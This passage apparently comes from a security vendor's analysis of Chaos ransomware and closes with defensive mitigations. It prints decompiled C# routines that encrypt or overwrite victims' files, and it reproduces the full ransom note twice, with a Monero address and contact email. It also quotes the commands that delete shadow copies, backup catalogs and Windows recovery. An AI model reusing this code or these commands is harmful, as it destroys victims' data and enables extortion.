
```
private static void encryptDirectory(string location)
{
    try
    {
        string[] files = Directory.GetFiles(location);
        bool flag = true;
        for (int i = 0; i < files.Length; i++)
        {
            try
            {
                string extension = Path.GetExtension(files[i]);
                string fileName = Path.GetFileName(files[i]);
                if (Array.Exists<string>(Program.validExtensions, (string E) => E == extension.ToLower()) && fileName !=
                  Program.droppedMessageTextbox)
                {
                    FileInfo fileInfo = new FileInfo(files[i]);
                    fileInfo.Attributes = FileAttributes.Normal;
                    if (fileInfo.Length < 2117152L)
                    {
                        if (Program.encryptionAesRsa)
                        {
                            Program.EncryptFile(files[i]);
                        }
                    }
                    else if (fileInfo.Length > 200000000L)
                    {
                        Random random = new Random();
                        int length = random.Next(200000000, 300000000);
                        string @string = Encoding.UTF8.GetString(Program.random_bytes(length));
                        File.WriteAllText(files[i], Program.randomEncode(@string));
                        File.Move(files[i], files[i] + "." + Program.RandomStringForExtension(4));
                    }
                    else
                    {
                        string string2 = Encoding.UTF8.GetString(Program.random_bytes(Convert.ToInt32(fileInfo.Length) / 4));
                        File.WriteAllText(files[i], Program.randomEncode(string2));
                        File.Move(files[i], files[i] + "." + Program.RandomStringForExtension(4));
                    }
                    if (flag)
                    {
                        flag = false;
                        File.WriteAllLines(location + "/" + Program.droppedMessageTextbox, Program.messages);
                    }
                }
            }
            catch
            {
            }
        }
        string[] directories = Directory.GetDirectories(location);
        for (int j = 0; j < directories.Length; j++)
        {
            Program.encryptDirectory(directories[j]);
        }
    }
    catch (Exception)
    {
    }
}
```



```
private static void encryptDirectory(string location)
{
    try
    {
        string[] files = Directory.GetFiles(location);
        bool flag = true;
        for (int i = 0; i < files.Length; i++)
        {
            try
            {
                string extension = Path.GetExtension(files[i]);
                string fileName = Path.GetFileName(files[i]);
                if (Array.Exists<string>(Program.validExtensions, (string E) => E == extension.ToLower()) && fileName !=
                  Program.droppedMessageTextbox)
                {
                    FileInfo fileInfo = new FileInfo(files[i]);
                    fileInfo.Attributes = FileAttributes.Normal;
                    if (fileInfo.Length < 2117152L)
                    {
                        if (Program.encryptionAesRsa)
                        {
                            Program.EncryptFile(files[i]);
                        }
                    }
                    else if (fileInfo.Length > 200000000L)
                    {
                        Random random = new Random();
                        int length = random.Next(200000000, 300000000);
                        string @string = Encoding.UTF8.GetString(Program.random_bytes(length));
                        File.WriteAllText(files[i], Program.randomEncode(@string));
                        File.Move(files[i], files[i] + "." + Program.RandomStringForExtension(4));
                    }
                    else
                    {
                        string string2 = Encoding.UTF8.GetString(Program.random_bytes(Convert.ToInt32(fileInfo.Length) / 4));
                        File.WriteAllText(files[i], Program.randomEncode(string2));
                        File.Move(files[i], files[i] + "." + Program.RandomStringForExtension(4));
                    }
                    if (flag)
                    {
                        flag = false;
                        File.WriteAllLines(location + "/" + Program.droppedMessageTextbox, Program.messages);
                    }
                }
            }
            catch
            {
            }
        }
        string[] directories = Directory.GetDirectories(location);
        for (int j = 0; j < directories.Length; j++)
        {
            Program.encryptDirectory(directories[j]);
        }
    }
    catch (Exception)
    {
    }
}
```

Fig.3 Code for file size check and encryption

This RSA-encrypted key is then encoded in Base-64 and kept at the start of the file with the tags `<Encryptedkey>…<Encryptedkey>` followed by the encrypted file data.




```
public static string randomEncode(string plainText)
{
    byte[] bytes = Encoding.UTF8.GetBytes(plainText);
    return string.Concat(new string[]
    {
        "<EncyptedKey>",
        Program.Base64EncodeString(Program.RandomString(41)),
        "<EncyptedKey> ",
        Program.RandomString(2),
        Convert.ToBase64String(bytes)
    });
}
```

```
public static string randomEncode(string plainText)
{
    byte[] bytes = Encoding.UTF8.GetBytes(plainText);
    return string.Concat(new string[]
    {
        "<EncyptedKey>",
        Program.Base64EncodeString(Program.RandomString(41)),
        "<EncyptedKey> ",
        Program.RandomString(2),
        Convert.ToBase64String(bytes)
    });
}
```

Fig.4 Random bytes generation and encoding

If the file size is greater than ~2MB and less than ~200MB, random bytes of the length (filesize/4) are generated and written in the encrypted file in Base-64 encoded format. If the file size is greater than ~200MB, random bytes with the length greater than ~200MB and less than ~300MB are generated and kept in the file in Base-64 format. This makes these files completely useless.

The attacker then has Chaos drop the ransom note, in each encrypted folder as shown in this screenshot:



All your files have been encrypted !!

Don't panic please ! We are here to help you.

If you don't want to cooperate and hear your mind instead of our instructions,

you will loose stupidly your files but even worse,

we are able to kill your main windows process so you will never be able to restart your machine after.

All your network may have been infected. If this is the case, note that the decryption software we will give you for one of the machine can be used on all the infected machines. That said, note also that if you don't pay, its all your machines that will get lost and kill.

Fortunately, we think you are aware that we don't want this case to happens and you too.

That's why to help you, we writed a list of instructions to follow if you want to restore your files.

Once you completed all the instructions below, we will be able to give you the decryption software. We don't want to loose time or play with you, we guarantee that you will get that key if you complete your job.

Don't be stupid !!

To restore your files, you will need to pay a ransom within 62 hours or you will loose everything. The amount requested is 280 dollars. An amount you will need to pay in monero (XMR) which is a cryptocurrency like bitcoin (BTC). Our monero ID (adress where you need to send the money) is :

8AFtPnreZp28xoetUyKiQvVtwrov9PtEbMyvczdNZpBN45EUbEsrE8xYVp4NNqPrtxNjQwn3PbW3FG16EPYcPpKzMU78xN6

We encrypted your files with AES-256 encryption method. It's the strongest encryption method you can find in this world. Again, don't be stupid and pay the ransom. Its the only way to get all things to normal.

Steps (instructions) to follow :

Step 1 : Search localmonero in your browser search bar and click in the first result.

Step 2 : Create an account.

Step 3 : Search an offer (of a reliable vendor with lot of sales) that correspond to your payment method.

Step 4 : Pay 280 dollars at once.

Step 5 : Go into your account wallet and you'll see the amount of monero you have paid (it need to be 280 dollars).

Step 6 : Send all the monero to our monero ID (adress) which is :

8AFtPnreZp28xoetUyKiQvVtwrov9PtEbMyvczdNZpBN45EUbEsrE8xYVp4NNqPrtxNjQwn3PbW3FG16EPYcPpKzMU78xN6


Please, copy-paste it carefully !! Verify if it correspond completly to the one in this text file before you send the money !!

Once you send, it will take maximum 30 minutes to recieve. When, we will recieve the payment, we will send you the decryption software by email

Please contact us at for help and negociation :

RansHelp@tutanota.com

Thanks.



All your files have been encrypted !!

Don't panic please ! We are here to help you.

If you don't want to cooperate and hear your mind instead of our instructions,

you will loose stupidly your files but even worse,

we are able to kill your main windows process so you will never be able to restart your machine after.

All your network may have been infected. If this is the case, note that the decryption software we will give you for one of the machine can be used on all the infected machines. That said, note also that if you don't pay, its all your machines that will get lost and kill.

Fortunately, we think you are aware that we don't want this case to happens and you too.

That's why to help you, we writed a list of instructions to follow if you want to restore your files.

Once you completed all the instructions below, we will be able to give you the decryption software. We don't want to loose time or play with you, we guarantee that you will get that key if you complete your job.

Don't be stupid !!

To restore your files, you will need to pay a ransom within 62 hours or you will loose everything. The amount requested is 280 dollars. An amount you will need to pay in monero (XMR) which is a cryptocurrency like bitcoin (BTC). Our monero ID (adress where you need to send the money) is :

8AFtPnreZp28xoetUyKiQvVtwrov9PtEbMyvczdNZpBN45EUbEsrE8xYVp4NNqPrtxNjQwn3PbW3FG16EPYcPpKzMU78xN6

We encrypted your files with AES-256 encryption method. It's the strongest encryption method you can find in this world. Again, don't be stupid and pay the ransom. Its the only way to get all things to normal.

Steps (instructions) to follow :

Step 1 : Search localmonero in your browser search bar and click in the first result.

Step 2 : Create an account.

Step 3 : Search an offer (of a reliable vendor with lot of sales) that correspond to your payment method.

Step 4 : Pay 280 dollars at once.

Step 5 : Go into your account wallet and you'll see the amount of monero you have paid (it need to be 280 dollars).

Step 6 : Send all the monero to our monero ID (adress) which is :

8AFtPnreZp28xoetUyKiQvVtwrov9PtEbMyvczdNZpBN45EUbEsrE8xYVp4NNqPrtxNjQwn3PbW3FG16EPYcPpKzMU78xN6

Please, copy-paste it carefully !! Verify if it correspond completly to the one in this text file before you send the money !!

Once you send, it will take maximum 30 minutes to recieve. When, we will recieve the payment, we will send you the decryption software by email


Please contact us at for help and negociation :

RansHelp@tutanota.com

Thanks.

Fig.5 Ransom note

The victim’s wallpaper is also changed to:



All your files have been encrypted !!

Please read carefully the README text file to be able to restore your files !!

Contact us at :
RansHelp@tutanota.com

All your files have been encrypted !!

Please read carefully the README text file to be able to restore your files !!

Contact us at :
RansHelp@tutanota.com

Fig.6 Desktop wallpaper set

To the victim’s dismay, Chaos takes steps to make recovery impossible by deleting shadow copies, backup catalog, and disabling windows recovery mode by executing the following commands:

```
“vssadmin delete shadows /all /quiet & wmic shadowcopy delete”
```

```
“bcdedit /set {default} bootstatuspolicy ignoreallfailures & bcdedit /set {default}
recoveryenabled no”
```

```
“wbadmin delete catalog -quiet”
```

Given the rapid and ongoing development of Chaos ransomware’s capabilities, it’s very clear that if this ransomware ever used in cyber-attack, the victims may not be able to recover their important data. Security professionals must take the utmost precaution to protect their organizations from such destructive attackers.

TTP Map:

Discovery	Collection	Impact
File and Directory Discovery (T1083)	Data from Local System (T1005)	Data Encrypted for impact (T1486)

Mitigation or Additional Important Safety Measures:

Network

- Keep strong and unique passwords for login accounts.
- Disable RDP if not used. If required change the RDP port to a non-standard port.
- Configure firewall in the following way,
    - Deny access to External IPs trying to connect important ports (in this case RDP port 3389)
    - Allow access to only IPs which are under your control.
- Use VPN to access the network, instead of exposing RDP to the Internet. Possibility to implement Two Factor Authentication (2FA).
- Set lockout policy which hinders credentials guessing.
- Create a separate network folder for each user when managing access to shared network folders.

Take regular data backup

- Protect systems from ransomware by periodically backing up important files regularly and keep a recent backup copy offline. Encrypt your backup.
- If your computer gets infected with ransomware, your files can be restored from the offline backup once the malware has been removed.
- Always use a combination of online and offline backup.
- Do not keep offline backups connected to your system as this data could be encrypted when ransomware strike.

Keep software updated

- Always keep your security software (antivirus, firewall, etc.) up to date to protect your computer from new variants of malware.
- Regularly patch and update applications, software, and operating systems to address any exploitable software vulnerabilities.
